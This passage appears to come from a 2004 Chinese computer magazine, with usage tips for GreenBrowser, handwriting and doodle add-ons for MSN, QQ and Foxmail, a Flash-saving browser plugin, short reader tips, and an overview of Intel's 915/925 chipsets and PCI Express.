如果上网不能搜索，哪还能叫上网？那么GB的搜索有什么特别之处呢？GB除了自带搜索引擎外，还允许你自行打造搜索引擎。

小提示

★GB的搜索栏在其工具条内，如果没有显示出来可以右击工具条，选择“搜索栏”，具体的使用方法如图5所示。

★如果在搜索时用Ctrl键选择了多个搜索引擎，GB会用同一个关键词在这几个搜索引擎中同时搜索。




图5 除了使用搜索引擎搜索外，还可以在当前页进行搜索

实战一：打造自己的搜索项

实现功能：对于经常使用的多个搜索引擎可以打造一个专门的搜索项，需要时只要直接勾选即可。

实现方法：点击菜单中的“工具→搜索/高亮→设置搜索引擎”，在“名称”中输入任意名称，在“路径”中输入搜索引擎的网址，关键词用%s表示，如果有多个路径则使用“|”来分隔。如果要设置一个同时搜索Google及华军的搜索引擎，可在“名称”中输入“华军+Google”，然后在“路径”中输入“http://www.google.com/search?q=%s|http://search.onlinedown.net/search.asp?Keyword=%s”，最后点击“插入”按钮。以后再使用时，只要在搜索引擎中勾选“华军+Google”就可以了。

实战二：歌曲、IP地址、软件搜索专业化

实现功能：在使用浏览器时，要针对不同的关键词使用不同的搜索引擎，而GB允许在不改变默认搜索引擎的情况下，使用任意其他搜索引擎进行搜索。

实现方法：在页面中选中歌曲名称，按住鼠标左键向左拖拽，在弹出菜单中选择“所有搜索引擎→Sogua”可搜索歌曲。选择IP地址，用同样的方法，选择“所有搜索引擎→IP地址查询”可查询IP地址。同理可进行软件搜索。

小提示

其实这里使用了GB中特有的鼠标四方向功能，即根据鼠标所选项目以及拖拽方向的不同实现不同的功能，如默认情况下用鼠标选中一段文本后，把鼠标向上、下、左、右四个不同方向拖拽会完成不同的操作。如果选择的是链接或图片，往四个不同的方向拖拽时，也会有不同的功能。设置的方法就是：点击菜单中的“工具→GreenBrowser选项”，在弹出的窗口中点击“鼠标”项，然后在窗口右侧设置鼠标拖拽文本、链接、图片时四个方向的具体功能。另外在“鼠标按键动作”下，还可以为按键设置功能，譬如要设置成双击标签栏就新建标签，只需从“左键双击”后的下拉框中选择“新建(F1)”即可。

实战三：让你的Google搜索结果与众不同

实现功能：Google是最常用的搜索引擎之一，GB中有些插件就是针对Google设计的。

实现方法：用Google搜索后，从插件中选择“缩略预览Google搜索结果”按钮，输入要显示的缩略图数量，就会看到Google搜索结果中都加入了一个缩略图(见图6)。



图6 建议不要把显示缩略图数量设置得过高，以免消耗过多的系统资源

小提示

★打开插件的方法是：右击GB的标题栏，确认"扩展工具栏"已被勾选。

★如果看到如图7下侧的工具条，则表示你的ICO文件已经被ACDSee所关联，解决方法如下：进入ACDSee，点击菜单中的"工具→文件关联"，在"图像文件类型"框中去除ICO项的勾选，重新进入GB即可。




图7 上面为显示正确的扩展工具条，下面为用ACDSee关联后的工具条

★GB还有两个可以用于搜索的插件："双视窗上下操作"及"双视窗左右操作"，当选择这两个插件时，浏览窗口会一分为二，其中一个用来显示页面中的所有链接，而另一个可以用来浏览。

我用GB 我要清爽主页

浏览网页时最烦人的就要数不断出现的各种广告了，GB是如何解决的呢？

实战一：让烦人的ActiveX认证消失

实现功能：很多人都对在浏览时弹出的ActiveX认证窗口非常反感，所以网上有各种各样去除ActiveX认证的软件，GB中已经内置了一款"别烦我"的工具，只要有了它，那些窗口就不会再来打扰你了。

实现方法：在软件工具栏处右击，确认"扩展工具栏"已被勾选，然后点击"工具"栏上的""按钮，勾选需要过滤的项目，点击"确定"即可。

实战二：去除网页中的广告

实现功能：越来越多的网站加上了各种各样的图像广告条、漂浮广告或弹出式广告，真是让人心烦，如果你用了GB，那就轻松多了，基本上只要点几下鼠标，广告就会从你的视线中消失。

实现方法：①去除弹出窗口：默认情况下GB已经禁止了弹出窗口，可点击菜单中的"工具→过滤器→设置过滤器"进行设置。②页面内容过滤：点击菜单中的"工具→过滤器→点击启用内容过滤器"即可。③控制下载内容：点击菜单中的"工具→页面下载控制"，然后取消勾选某些项目，如"播放视频"、"播放声音"、"显示Flash(所有窗口)"等，用这种方法不仅可以过滤广告，更可以加快网页打开速度，如果你用的是"小猫"上网，建议在这里设置一下。

小提示

★把任意网页加入到"弹出窗口过滤器"：在需要过滤的窗口标签上右击，选择"发送到→弹出窗口过滤器"。

★把文本信息添加到"页面内容过滤器"：如果有人在网址中提供了如*/ad/*样的字符串，你可以选中后，用鼠标左键拖拽，在弹出的菜单中选择"添加到页面内容过滤器"。

★把图片信息添加到"页面内容过滤器"：如果看到有GB过滤不掉的图像广告条，可以用鼠标左键向右拖拽该图，在弹出的菜单中选择"添加到页面内容过滤器"。

精彩内容 及时收藏

实战一：美图好文轻松保存

实现功能：在浏览网页时经常会看到好文或美图，这时当然不能错过，GB可以让你只动动鼠标就把它们保存下来。

实现方法：对于图片，默认情况下只要选中图片，向右或向下拖拽，即可把图片保存在你设置好的"图片保存路径"下。对文字，则需要先进行设置：点击菜单中的"工具→GreenBrowser选项→鼠标"，修改"鼠标拖拽'文本'方向"下的"向下"为"自动保存文本"，以后只要选中文字，向下拖拽即可。

小提示

★如果想下载一个页面中的所有图片，可使用AnalyzePiclist插件，运行这个插件后，GB会弹出一个新主页，包含了刚才网页中的所有图片。

★点击菜单中的"工具→GreenBrowser选项→保存"，然后在"自动保存路径"中设置好文的默认保存路径(同时它也是"自动保存网页"的默认路径)，而"图片保存路径"可以设置美图的默认保存路径。

实战二：分类文件自动保存

实现功能：有时为了保持网页的原有架构以方便浏览，需要保存整个网页页面，这时就要换另外一种方法了——自动保存网页。

实现方法：点击GB菜单中的"工具→GreenBrowser选项→保存"，在窗口右侧设置好"自动分类保存路径"，同时将最下面的"自动另存为"设置为"全部网页(.mht)"，然后点击窗口右侧的"标签"，将左侧的"中键单击"设置为"自动分类保存"，点击"确定"退出。以后只要用鼠标中键单击(或使用快捷键Ctrl+Y)需要保存的网页标签，就会打开"自动分类保存"窗口，选择一个保存的目录，点击"确定"即可保存。

小编有话说：GB一直被称为绿色浏览器，其功能强大、人性化十足，而且可使用各种插件，编辑部里的特别的特别就是它的忠实用户。大家在使用GB的过程中如果还有什么好技巧、常见问题解决实例可以投稿到webhot@cfan.com.cn，邮件主题请注明"GB"字样。

快截稿时，GB又推出了新的2.2 Build 0316版，新增了数项功能，其中最让人感到兴奋的就是鼠标手势的全面加强，如果感兴趣，不妨去试试。关于GB的其他技巧，以后会为大家陆续进行介绍。

有朋友问我如何在GB中使用MyIE2的插件，其实很简单：首先要确定找到的MyIE2插件是脚本插件(Script Plugin)，然后把插件拷贝到GB所在文件夹下的Plugin子文件夹中。进入GB，点击菜单中的"工具→扩展工具栏→设置扩展工具栏"，在打开的窗口中点击"导入脚本插件"，选择插件所在的文件夹，最后点击"更新"即可。 CF [WL05]

俱乐部特价商城最新产品请见本刊第34页

看点
①给QQ好友、MSN Messenger好友发送手写信息。
②教你手绘电子邮件。
③网上涂鸦板让你随手涂出佳作。

画在天地间

——随心所欲玩涂鸦

■ 青岛　小美女　何春艳

涂鸦——并非教你乱写乱画，它有如武功招式中的“拈花指”，信手涂来，虽不及张大千、徐悲鸿那样的国画大师，但没事随手画画，倒也自得其乐。网络崇尚个性张扬，如果你想在跟网友交流时变得与众不同，想跟朋友分享那份悠然自得，现在就传授这套武功秘籍给你，让你涂出个性，涂出风采！

MSN Messenger、Outlook Express涂鸦大师

MSN Messenger(以下简称MSN)是目前很流行的一个即时通讯软件，如果想在MM面前秀一下或嫌普通聊天过于呆板，那就尽情跟我涂吧！

1.准备工作

(1)要求你的Outlook Express(以下简称OE)不低于5.5版本，MSN Messenger不低于6.0版本。MSN Messenger V6.1.0207的下载地址为http://g.china.msn.com/7MEZH_CN/ZH-CHS/SETUPDL.EXE。

(2)下载并安装InfoPenOE(InfoPen的OE版，下载地址：http://www.infopen.cn/Products/InfoPen/CHS/InfoPenOE_CHS.exe)或InfoPenOL(韶光笔的Outlook版，下载地址：http://www.infopen.cn/Products/InfoPen/CHS/InfoPenOL_CHS.exe)。

(3)InfoPen目前只支持Windows 2000/XP。

2.涂鸦实战

实战一：MSN手写聊天

Step 1 运行安装好的InfoPenOE或InfoPenOL。

Step 2 运行并登录MSN，打开聊天窗口，会看到聊天窗口的右下角多出了一个工具栏，单击其中的“手写”按钮切换到手写输入状态。

Step 3 用鼠标在文字信息发送框的屏幕区域上书写你要发送的文字或图案，书写完毕单击“发送”按钮，对方就能看到你发送的信息了(见图1)。



图1　对方看到的信息与你发送的信息一模一样

小提示

★如果对方的MSN版本过低或对方使用的是Windows 98，则发送手写信息会不成功，同时你会收到一条“您的手写消息无法发送给所有接收者”的提示。

★InfoPen功能非常奇妙，但美中不足的是它是一款共享软件，未注册用户只能试用30天。

实战二：免费的MSN涂鸦

虽然InfoPen支持MSN和OE、Outlook，但它是共享软件，如果你只想在MSN上涂鸦，那可以看看下面的免费解决办法，效果和InfoPen一模一样。

Step 1 下载并安装MSN增强工具Messenger plus!，其最新版本2.54的下载地址为http://pages.infinit.net/patchou8/MsgPlus-254.exe。

Step 2 下载并安装Messenger plus!的涂鸦插件MSN HandWriting Enabler，其最新版本0.2beta的下载地址为http://www.msgplus.net/plugins/handwriting.zip，安装之前请先执行压缩包InkRedist文件夹内的setup.exe安装Ink Redistributable。

Step 3 登录MSN，打开与好友的聊天窗口，会看到跟InfoPen一模一样的工具栏按钮，操作方法也完全相同。

小提示

要卸载MSN HandWriting Enabler，将\Program File\Messenger Plus!\Plugins\目录下的所有文件删除即可。

实战三：用OE或Outlook发送手写邮件

Step 1 启动InfoPenOE程序后，右键单击系统托盘图标上的InfoPenOE图标，执行“打开Outlook Express”命令打开OE。

Step 2 新建一个邮件或者回复某邮件，会看到在OE邮件书写窗口的工具栏上多了一个名为“韶光笔”的按钮，单击该按钮即开启手写输入方式，随便画点什么给你的朋友吧(见图2)！




图2　不会汉字输入的新手也可通过它来发送邮件

Step 3 书写完毕后，单击“发送”按钮即可。为了保险起见，可以单击工具栏上的“快照”按钮，InfoPenOE会自动将书写的邮件内容截图并加为邮件的附件，这样如果对方无法正常观看你发的E-mail，那通过附件观看也行。

> 小提示
>
> ★用未注册版本发送邮件，InfoPenOE会在信件的前端加入版权标志。
>
> ★如果你安装的是InfoPenOL，则可以在Outlook中发送手写邮件，使用方法与InfoPenOE差不多。

另辟蹊径——QQ也涂鸦

QQ目前还没有类似InfoPen那样的工具可以方便地支持手写，不过我们可以巧妙地利用QQ的自定义表情和屏幕截图功能来尽情涂鸦。此外，还可以利用一些现成的软件来发送一些特殊字符。

实战一：利用QQ屏幕截图“涂鸦”

打开Windows自带的“画图”或Photoshop等图像处理软件，书写或涂画一些表达意思的图样，然后打开与某好友的QQ聊天窗口，单击右边工具面板上的“捕捉屏幕”按钮，将画好的图片区域框起来后双击鼠标，再单击“发送”按钮，你的好友便能看到涂鸦信息了。

> 小提示
>
> ★对于还在使用不支持自定义表情图标的低版本QQ的朋友，也可利用同样的方法来达到与“自定义表情图标”同样的效果。
>
> ★你也可以将处理的图片添加到自定义表情图标中，这样方便以后聊天时调用。

实战二：发送超大彩字和特殊图案

新QQ彩字(下载地址：http://sq5.onlinedown.net/down/1qqcf25xp.rar)是一款绿色免费软件，只需双击压缩包里的可执行文件即可打开，软件内置了一些常用聊天短语与图案。在软件主窗口的文字输入窗口内输入想要发送的文字，如要加上图案则在下拉菜单中选择要发送的图案，设置完毕后单击“复制”(见图3)，再回到QQ聊天窗口粘贴并发送给好友即可。



图3

> 小提示
>
> ★输入文字信息后可以直接在“新QQ彩字”主窗口的右下角选中要激活的发送对象，然后直接单击“发送”按钮或使用Alt+S热键。
>
> ★新QQ彩字支持Windows 2000/XP操作系统。

发挥你的灵气——在线涂鸦

如果你在涂鸦方面比较自信，可以去专门的涂鸦网站玩玩，将自己的作品发表到网站上跟好友分享。要知道网上的涂鸦高手真是很多，看看他们的作品，你一定不会相信那是用鼠标简单几笔勾画出来的。网上的涂鸦板比较多，这里以人气较好的猫扑涂鸦板为例简单介绍一下涂鸦步骤。

连接到猫扑涂鸦板的网站http://paint.mopsite.com/，在网页的顶端选择一个画图板的模式，其中有“PaintBBS”、“OekakiBBS”、“PictureBBS”、“BBSPainter”四个模式可选，再设置好画布的大小，设置完毕后单击“开始涂鸦”。绘画完毕后，填写好你的名字、邮件等信息后即可发布(见图4)。



图4　网友的涂鸦作品

> 小提示
>
> ★对于画图板模式的选择，主要看个人的喜好了，这四个模式分别是四种由JAVA程序编写的在线涂鸦板程序。根据笔者的使用经验：画油墨风格的画最好选择“PaintBBS”；画写意画，特别是那种随笔勾勒出轮廓的，则最好选择“OekakiBBS”或“PictureBBS”；初学者可以使用“BBSPainter”，它的使用与Windows自带的“画图”差不多。
>
> ★猫扑涂鸦站会定期清理里面的作品，如果你画得太烂了，作品会被删除。

其他涂鸦板网站推荐：

★CG爱好者涂鸦板：http://202.116.83.50/hope/cg/poopainter/poo/

这里诞生了很多不错的原创作品，是专业人士交流的地方，大家可以去欣赏欣赏。

★EGChina涂鸦板：http://www.egchina.com/poobbs/poo/index.asp

人气很足，高手云集。

★抽象涂鸦板：http://cnbb.biz/kingdom/poop2/index.asp

该站的作品比较另类，是国内涂鸦站中水平比较高的一个，值得一去！

Foxmail的亲笔信

最近收到了朋友的一封亲笔信，大呼新鲜，经再三询问，才得知他用了Foxmail的亲笔信插件。

Foxmail亲笔信插件小档案

软件版本:无　　软件大小:850KB
软件性质:免费软件　　适用平台:Windows 9x/Me/NT/2000/XP
下载地址:http://www.newhua.com/cfan/200407/foxmailplus.rar
软件备注:该软件支持Foxmail 5.0。

1.插件的安装

Foxmail的插件不多，这款算是比较优秀的一款。如果你正在运行Foxmail，请先退出。下载压缩包后，解压缩到Foxmail安装目录，再次打开Foxmail，插件就被装载了。

小提示

要想卸载该插件，直接删除BTNexgenIPL32.dll、BTNexgenIPL32u.dll、HWGetPadID.dll、HWMail.dll这四个文件即可。

2.发送手写邮件

Step 1 跟撰写普通邮件一样，单击Foxmail工具栏上的“撰写”按钮打开“写邮件”窗口，这时你会发现以往的邮件内容编辑窗口已经被一分为二了，上面是支持键盘输入的邮件内容撰写窗口，下面则是支持鼠标手写的窗口(见图5)。



图5

Step 2 在工具栏中选择一种“手写笔”(这里提供了“铅笔”、“钢笔”、“毛笔”三种)，挑选一种颜色，然后设置线条的粗细，就可以在上面随意涂划了。如果撰写亲笔信的过程中，有什么错误需要改正，可以单击“橡皮”工具擦除。亲笔信写好后，单击“发送”命令将邮件发给好友即可。

小提示

Foxmail会自动将手写的内容转化为图片文件进行发送，所以不用担心好友不能看到你的大作，不过在接收邮件时一定要开启HTML支持，以Foxmail为例，需要执行“账户→属性”打开“账户属性”设置窗口，切换到“字体与显示”，勾选“使用嵌入式IE浏览器显示HTML邮件”即可。

CF [WL06]

即点即存 Flash动画随便下

■河北 无风

它，几乎不占用系统资源；它，很听话，招之即来，挥之即去；它，让你在浏览网页时轻松保存Flash。不卖关子了，它就是Flash Saving Plugin。

Flash Saving Plugin小档案

软件版本:1.1.2　　软件大小:275KB
软件类型:共享软件　　适用平台:Windows 98/Me/2000/NT/XP
下载地址:http://www.newhua.com/cfan/200407/FlashSavingPlugin.exe

下载后安装，浏览器工具栏中会出现一个“FL”按钮图标，遇到喜欢的Flash动画或音乐，点击一下“FL”图标，在弹出菜单中选择该动画的文件名，该动画就保存到电脑里了，或选择“Save All”保存所有Flash(见图1)。




图1

这些Flash都被保存到什么地方了呢？怎么知道这些Flash的文件名呢？

1.设置Flash保存目录:点击“FL”图标，选择“Select Folder”，设置好Flash的保存文件夹，点击“确定”按钮。

2.查看Flash信息:在展开的“FL”图标菜单项中，选择“Gallery”，会显示当前访问页面上的所有Flash以及对应的文件名、具体链接(URL)、大小(Size)、最后修改日期(Last Modified)，你可以勾选喜欢的Flash，然后点击“Save Selected”保存，或点击“Save All”保存全部Flash。

Flash Saving Plugin将所有访问过的网站上的Flash全部记录下来了，想查看时只要点击“FL”图标，选择“SWF Cache→From This Site”(从当前访问网站)或“From All Site”(从所有网站)就行，你还可以选择左边的文件列表，将这些Flash保存、删除(见图2)。



图2

小提示

要把这个小工具赶走，只要右击工具栏，选择“自定义”，选中“Flash”，点击“关闭”按钮即可。

CF [WL07]

网上日记放飞心情

进入追梦人日记网http://www.diary365.net/，免费注册为会员后，就可以进入“会员中心”写日记了，你可以选择将自己的日记公开、保密或让指定的人阅读，而且还可以为日记选择背景音乐。除写日记外，还可以在这里阅读别人的日记，其中不乏精品美文，进入http://www.diary365.net/home.asp欣赏就成。(郑振涛)

复制粘贴为何变异

如果大家在将“记事本”中的文本复制到QQ消息框中，或将Foxmail邮件中的文本复制到“记事本”中时出现乱码，可以尝试将输入法调整为非英文状态后再复制。(up)

让显IP版QQ无法获得你的IP地址

不少网友喜欢使用显IP版QQ，与他们聊天时IP地址就会暴露无疑，大家可以采用下面的设置保护自己的IP地址：在QQ中运行“QQ菜单→系统参数→安全设置”，在“通讯模式选择”一项选择“通过服务器模式与好友交换信息”，设置完毕后将QQ离线再上线即可生效。(眼镜猪)

QQ无响应的解决

诺顿网络安全特警2004支持实时扫描下载中的压缩文件，这一功能未见其利倒先见其弊：我发现使用QQ聊天时，无论是接收还是发送信息，QQ程序都会先有几秒钟无响应，这是由于诺顿网络安全特警2004在扫描文件msgex.db引起的。解决方法一：禁止自动防护病毒功能扫描压缩文件内部；解决方法二：把msgex.db所在目录加入排除列表。

(i4uzzy)

邮件为何显示为空白

Foxmail中收取的一封邮件的邮件主题、发件人、日期和地址信息都很正常，但没有正文，但发件人说一定有正文，难道Foxmail出问题了？遇到这种情况，是因为你没有开启HTML邮件显示功能。要开启这个功能，只要运行“选项→当前账户属性”菜单，进入“字体与显示”项，勾选“使用嵌入式IE浏览器显示HTML邮件”即可。为了安全起见，其实不妨在不开启HTML邮件显示功能的前提下阅读HTML邮件，很简单，只要在选中邮件后点击“回复”按钮即可。

(up)

在FlashGet中快速打开下载目录

在用FlashGet下载文件后，常常会到下载目录整理下载到硬盘中的文件，其实只需要按下Ctrl＋Enter组合键即可打开下载目录，该技巧在Net Transport中同样有效。

(YJZ)

远离网页广告陷阱

经常浏览网页的朋友都有这样的经历：明明点击的是一个常见的文本框，却自动打开了一个广告页面，有一种被欺骗的感觉。其实这是网页设计者们故意设下的一道陷阱，他们使用文本框做诱饵，并添加一些引人注目的文字诱惑你去点击，其实这是一张被链接到了某网址的图片。要识别这样的陷阱，可通过鼠标在其上的指针形状来判断，如果鼠标指针变为手状就最好别点击了。

(dream)

快速关闭FlashGet


在单击FlashGet窗口右上角的小叉企图关闭FlashGet时，它会默认缩到系统托盘区域，如何让该操作为退出FlashGet呢？运行"regedit"打开"注册表编辑器"，定位到[HKEY_CURRENT_USER\Software\JetCar\JetCar\General]项，新建一个名为"Scexit"的REG_DWORD，将其值设置为"1"即可。

(YJZ)

QQ捕捉屏幕有妙用

大家在抓图时一般使用PrintScreen键，可这样只能抓取整个屏幕，要想抓取选定区域必须使用类似SnagIt的屏幕截图软件，其实可以利用QQ的捕捉屏幕功能巧妙地实现这一功能。打开QQ聊天窗口，在右边工具栏中单击“捕捉屏幕”按钮，并选定要捕捉的区域，鼠标放在选定区域双击，捕捉的图像便出现在QQ消息发送窗口中了，然后在该图像上右击，选择“复制”，打开“画图”程序粘贴并保存即可。

(眼镜猪)



飞翔的羽翼

——Intel 915/925芯片组引领PCI Express时代

■ 福建 爱在残阳间

在IDF 2004春季大会上，Intel公布了Grantsdale（正式名称为“i915”）和Alderswood（正式名称为“i925”）系列芯片组的技术规格。这些芯片组的最大特点是：支持LGA 755封装的Pentium 4 E处理器，采用Intel最新的ICH6南桥芯片，配备最新的PCI Express ×16图形加速总线，支持双通道的DDR II内存，配备7.1声道高保真音频输出……看到如此众多令人叹为观止的新功能，真的很想让自己迅速投入到她们的怀抱。

一、Intel 915/925家谱

Intel下一代芯片组的规格一直都是大家所关注的，在此次IDF 2004春季大会上Intel总算对将要发布的Grantsdale和Alderswood芯片组有了一个官方的说法。下面是关于Grantsdale芯片组和Alderswood芯片组的详细资料：

i925P(Alderswood)：支持LGA 755 Prescott处理器(800MHz FSB),内存方面支持DDR II 533/400MHz（ECC），总线方面支持PCI/PCI Express ×16；南桥采用ICH6R，可支持8个USB 2.0接口、ATA66/100、4个Serial ATA接口、Azalia音频系统、RAID 0/1 AHCI，并支持双头显示(CRT、LCD、TV和HD TV)。

i915P(Grantsdale-P)：支持LGA 755 Prescott处理器(800/533MHz FSB)，内存方面支持DDR II 533/400MHz或400/333MHz，总线方面支持AGP 8×/PCI/PCI Express ×16；南桥采用ICH6/ICH6R，可支持8个USB 2.0 接口、ATA66/100和4个Serial ATA接口。

i915G(Grantsdale-G)：支持LGA 755 Prescott处理器(800/533MHz FSB)，内存方面支持DDR II 533/400MHz或400/333MHz，总线方面支持PCI/PCI Express ×16、集成Intel Extreme Graphics 3显示核心；南桥采用ICH6/ICH6R，可支持8个USB 2.0接口、ATA66/100、4个Serial ATA接口。

i915GV(Grantsdale-GV)：支持LGA 755 Prescott处理器（800/533MHz FSB)，内存方面支持DDR II 533/400MHz或400/333MHz，总线方面支持AGP 8×/PCI/PCI Express ×1、集成Intel Extreme Graphics 3显示核心；南桥采用ICH6，可支持8个USB 2.0接口、ATA66/100、4个Serial ATA接口。

i915GL(Grantsdale-GL)：支持LGA 755 Prescott(533MHz FSB)，内存方面支持DDR400/333，总线方面支持PCI/PCI Express ×1，集成Intel Extreme Graphics 3显示核心；南桥采用ICH6，可支持8个USB 2.0接口、ATA66/100、4个Serial ATA接口。

在i915和i925主板芯片组中将使用新的ICH6南桥芯片。ICH6南桥芯片具有一些有趣的特征：首先，所有的ICH6都将会有一个“/R”的后缀，支持4个串行接口（我们知道有“/R”后缀的ICH5才支持4个Serial ATA接口）。再者，ICH6将提供内置的WLAN AP功能支持。先前华硕的P4P800S-E主板就通过集成第三方芯片成功地实现了无线功能。

另外ICH6还提供了一种叫做矩阵廉价磁盘冗余阵列(Matrix RAID）的技术（见图1）。简单地说，它就是RAID 0和RAID 1的“混合体”。举个例子说明一下这种技术：假如使用两个80GB的硬盘，则Matrix RAID会提供两个分区：RAID 0和RAID 1。第一个分区的大小是80GB，用作存储不是太重要而使用频繁的应用程序（如Windows）。由于具有双硬盘传输速率，这将极大地提高系统的性能。第二个分区大小是40GB，用作存储重要文件。这些文件都有镜像备份，所以一旦一个硬盘出现问题，用户就可以从另一个硬盘访问。Matrix RAID技术还有一个重要的进步(相对于单纯的RAID 0和RAID 1)，就是用户可以安全地改变分区的大小。



图1

二、Intel 915/925为LGA 755铺路

目前，Intel的Socket 478接口的CPU包括高端的Pentium 4和低端的Celeron 4。从官方发布的发展蓝图可以看出，3.4 GHz将是Socket 478接口系列Pentium 4的频率上限。尽管Socket 478接口的Pentium 4大限将至，但基于Prescott核心的Celeron 4将会继续使用Socket 478接口。采用90nm制造工艺的Celeron 4都将具有533MHz系统前端总线频率和256KB的L2 Cache，无疑这将极大提高Celeron 4的性能。Intel期望能够凭借着更高的系统前端总线频率和更大的L2 Cache提供更好的性价比在新的一年中取得市场市场领先位置，但毫无疑问的是，Intel要走一段挺长的路才能赶上AMD。所以，Intel又推出了新的秘密武器：LGA 755。

Intel发布了基于LGA 755的CPU，这种CPU仍然细分为高端的Pentium 4和低端的Celeron 4系列（见图2)。Intel宣布将会在2004年末向其合作伙伴提供主频高达4GHz的Pentium 4，到时将会全面应用90nm制造工艺，

CPU	制造工艺	系统前端总线	二级缓存	上市日期
Pentium 4 4.0GHz	90nm	800MHz	1MB	Q4 '04
Pentium 4 3.8GHz	90nm	800MHz	1MB	Q3 '04
Pentium 4 3.6GHz	90nm	800MHz	1MB	Q3 '04
Pentium 4 3.4GHz	90nm	800MHz	1MB	Q2 '04
Pentium 4 3.2GHz	90nm	800MHz	1MB	Q2 '04
Pentium 4 3.0GHz	90nm	800MHz	1MB	Q2 '04
Pentium 4 2.8GHz	90nm	533MHz	1MB	Q2 '04
Celeron 3.33GHz	90nm	533MHz	256KB	Q4 '04
Celeron 3.2GHz	90nm	533MHz	256KB	Q3 '04
Celeron 3.06GHz	90nm	533MHz	256KB	Q3 '04
Celeron 2.8GHz	90nm	533MHz	256KB	Q3 '04

图2

量产全系列LGA 755 CPU也将成为可能。另外，Intel还将在2004年第二季度发布基于Northwood核心的3.4GHz P4EE，这种CPU也将采用LGA 755封装。Celeron 4系列也将转移至LGA 755，但仅仅是最高主频的版本。

三、引领PCI Express时代

PCI Express是Intel将推出的i915和i925系列芯片组最大的特点，这将掀起I/O总线标准转换的第一轮浪潮。在十年前，一场针对I/O总线标准的战争在VESA的32bit VL-bus总线和Intel的PCI（Peripheral Component Interconnect）总线之间展开，战争的结果是我们熟知的，PCI总线取得了最终的胜利。随着PCI总线的成功，也让它的标准制定商Intel取得了辉煌成果，Intel迅速成为世界最大和最成功的芯片供应商。

在这十几年间，PCI总线是非常成功的，它的平行总线执行机制现在看来依然具有很高的先进性，但是它的带宽却早已显露出种种疲态。特别是对于现在一些高性能产品，例如Ultra 320 SCSI与10Gbps网卡，533MB/s的传输带宽早已入不敷出了，这样一场新的标准改革势必又要开始了。3GIO的出现就代表着这场革命的开始，它不但能与原来的PCI设备兼容工作，还可以增强原有设备的性能。3GIO也于2002年4月25日正式更名为PCI Express，PCI Express的目标就是高性能、高扩展性、高可靠性、很好的升级性以及低花费，这让它具备了相当强大的竞争力。

现行的PCI是并行方式，而PCI Express采用串行方式（见图3)。众所周知采用并行方式传输的前提是用同一时序传输信号和用同一时序接收信号，如果过分提升时钟频率将很难让数据传送的时序与时钟合拍，这是因为如果布线长度稍有差异，数据不能与时钟同时序到达，另外，提升时钟频率还容易引起信号线间的相互干扰。




图3

其实PCI Express是有不同速度的接口模式的，这包括了×1、×2、×4、×8、×16及最高速的×32。×1的传输速度为250MB/s，×16就等于16倍×1的速度，即4GB/s。在PCI Express规格中表明下一代显卡将会采用×16的接口，因此将来的主板将不会再见到AGP插槽的存在，取而代之是×16的PCI Express接口。各位可能在想4GB/s真是一个惊人的数字，但其实PCI Express还可以运行全双工模式，PCI Express图形接口将拥有两条专用信道，每一条专用信道只作单向传输，故其速度可倍增至8GB/s。但是i915和i925芯片组尚未支持全双工模式，而且现时全双工模式还有一些技术问题尚待解决，相信要到2005年年底才会推出。

由于现时并不能一下子把所有AGP及PCI组件转为PCI Express，因此新一代的芯片组会有PCI Express和PCI共存的情况，而主板大多数只提供PCI Express ×1及PCI Express ×16接口，×2、×4及×8则会视需求而推出，×32将在服务器主板中率先使用。

随着Intel推出支持PCI Express接口的i915、i925系列芯片组，AGP接口已经时日不多了。不过对于PCI Express接口，ATi和NVIDIA两家公司采用了截然不同的两种解决方案。NVIDIA会在GPU（支持AGP）和PCI Express总线之间采用HSI（High Speed Interconnect，高速互连）桥接芯片（见图4）来完成桥接工作，并据此推出了GeForce PCX系列显卡。ATi则将推出原先支持PCI Express的GPU产品，重新设计的核心不支持现有的AGP，而需要通过桥接芯片实现对现有主板的支持。两家公司都用到了桥接芯片，不过却是两个相反的方向。




图4

四、结束语

这场变革也为市场投下了巨大的变数：在过渡期间，不同接口的产品线和库存规划蕴含巨大的风险，自身的判断失误、产业链的风云突变都会带来巨大的损失，这对已经颇觉薄利的厂商也许是致命的打击。Intel方面，它的芯片组产品线规划非常强势，i915和i925芯片组推行全新的接口，CPU和显卡均采用新接口。这种“强买强卖”的策略也会导致两种接口对应的产品一荣俱荣，一损俱损。打个比方说，如果PCI Express显卡性价比的吸引力不足，自然会影响LGA 755 Pentium 4的销售。CF [YJ01]



Intel本来预定在3月中旬发布的90nm制造工艺3GHz Prescott处理器延期到4月份左右。据说Intel这次延期的主要原因在于晶片工厂产量不足，但延期对Intel处理器的经销商来说是个不错的消息，他们可以有足够时间将手里的0.13微米制造工艺Pentium 4处理器存货清空。要知道Intel 3GHz Prescott将作为Intel历史上第一款采用LGA 755架构的Pentium 4处理器，Intel之前在2月上旬发布的Socket 478接口的2.8GHz Prescott处理器，目前已经进入零售市场。

AMD即将推出的Athlon 939处理器将采用1000MHz的HyperTransport总线，然而新总线速度的采用并不会影响处理器的兼容能力，显然采用1000MHz HyperTransport总线的处理器将快于目前的800MHz总线。新的HyperTransport总线将为处理器带来新的性能提升，不过并不意味着处理器外频达到250MHz，而是200MHz × 5=1000MHz。目前不少厂商所发布的VIA K8T800芯片组主板支持800MHz总线，但并不支持新的1000MHz的HyperTransport总线。现在VIA K8T800 Pro和NVIDIA nForce3 250可支持1000MHz总线速度。

